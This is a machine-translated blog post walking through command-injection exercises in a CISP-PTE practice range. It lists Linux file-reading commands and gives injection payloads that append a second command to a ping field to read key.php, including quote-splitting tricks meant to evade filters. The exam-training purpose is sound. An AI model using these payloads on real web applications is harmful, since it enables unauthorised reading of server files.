当前位置:网站首页>Command injection of cisp-pte
Command injection of cisp-pte
2022-07-07 01:54:00 【Colorful @ star】
Command the range explanation
In the last article, we explained the practical exercises ( Two ) Explanation , There is a second solution to the command execution , That is, without filtering , There will be an answer soon .

We just use tac To read a file 
Submit , See what happens 
Find out , The answer appears directly , Relevant statements are not filtered , therefore , In the exam , There will also be filtering , Everyone should learn how to bypass , Find out .
Command injection related knowledge explanation
Personally, I think this command injection is the simplest .
Before that, let's learn what commands can be used to read files .
linux There are mainly seven kinds of instructions commonly used to read the contents of files :
cat、tac、nl、more、less、head、tail
cat: Start with the first line , And output all the content
cat file name Display the contents of the file on the screen
cat -n file name Display the contents of the file on the screen , And display the line number
cat -b file name Display the contents of the file on the screen , And display the line number , But the blank line number is not displayed
tac: Show the contents in reverse order from the last line , And output all the content
tac file name Display the contents of the file on the screen , But it starts from the last line and goes forward
tac -s separator file name – from separator Output backward , The output in reverse order does not contain separator, Output to the last line, and then in order separator Previous content output
tac -b -s separator file name – from separator Output backward , The output in reverse order contains separator, Output to the last line, and then in order separator Previous content output
nl: Be similar to cat-n, Output line number when displaying
nl file name ( Namely nl -b t file name ) Use nl The instruction must show the line number , It is mainly about how to display the operation line number
nl -b a file name According to the line Numbers , Blank lines also display line numbers
nl -b t file name According to the line Numbers , Blank lines do not show line numbers ( The default value is )
nl -w Numbers x file name The number of digits occupied by the line number field
nl -n ln file name The line number is displayed at the leftmost end of the space in the front of the field
nl -n rn file name The line number is displayed at the right end of the space in the front of the field , And no more 0
nl -n rz file name The line number is displayed at the right end of the space in the front of the field , And add 0
more: Depending on the window size , Check the contents of the file page by page
more file name
less: and more similar , But its advantage can turn the page forward , And it can search for characters
less file name
head: Show only the first few lines
haed file name – Display the first ten lines of the file
tail: Show only the last few lines
tail file name – Show end of file
Related topics can be set payload:
After testing , following payload Can complete this problem .
127.0.0.1 | less …/key.php
127.0.0.1 | m’or’e …/key.php
127.0.0.1 | tail …/key.php
127.0.0.1 | v’'i …/key.php
127.0.0.1 | c’a’t …/key.php
127.0.0.1 | head …/key.php
127.0.0.1 | nl …/key.php
|od -c …/key.php
|xxd …/key.php
|xxd …/key.php|grep key
|grep “key” …/key.php
|sed -n ‘1,5p’ …/key.php|grep key
The range where relevant orders are executed


Just use the one just now payload try :
127.0.0.1 | m’or’e …/key.php
After testing, this range can be used payload:
127.0.0.1 | v’'i …/key.php
127.0.0.1 | c’a’t …/key.php
127.0.0.1 |xxd …/key.php
127.0.0.1 |grep “key” …/key.php
边栏推荐
猜你喜欢
mongodb查看表是否导入成功

JS how to quickly create an array with length n

Baidu flying general BMN timing action positioning framework | data preparation and training guide (Part 1)

AcWing 1148. 秘密的牛奶运输 题解(最小生成树)
ROS学习(21)机器人SLAM功能包——orbslam的安装与测试

Can't you understand the code of linked list in C language? An article allows you to grasp the secondary pointer and deeply understand the various forms of parameter passing in the function parameter
JVM 内存模型
百度飞将BMN时序动作定位框架 | 数据准备与训练指南 (下)
Reptile practice (VI): novel of climbing pen interesting Pavilion
Instructions for using the domain analysis tool bloodhound
随机推荐
Can't you understand the code of linked list in C language? An article allows you to grasp the secondary pointer and deeply understand the various forms of parameter passing in the function parameter
ZOJ problem set – 2563 long dominoes [e.g. pressure DP]
Compile command line terminal swift
WCF基金会
Public key \ private SSH avoid password login
The difference between Tansig and logsig. Why does BP like to use Tansig
JVM memory model
Shell script quickly counts the number of lines of project code
Set up [redis in centos7.x]
Use nodejs to determine which projects are packaged + released
AcWing 346. 走廊泼水节 题解(推公式、最小生成树)
百度飞将BMN时序动作定位框架 | 数据准备与训练指南 (上)
JVM 内存模型
Add PDF Title floating window
场景实践:基于函数计算快速搭建Wordpress博客系统
How did partydao turn a tweet into a $200million product Dao in one year
永久的摇篮
Analyze "C language" [advanced] paid knowledge [II]
ROS学习(二十)机器人SLAM功能包——rgbdslam的安装与测试
Appium foundation - appium inspector positioning tool (I)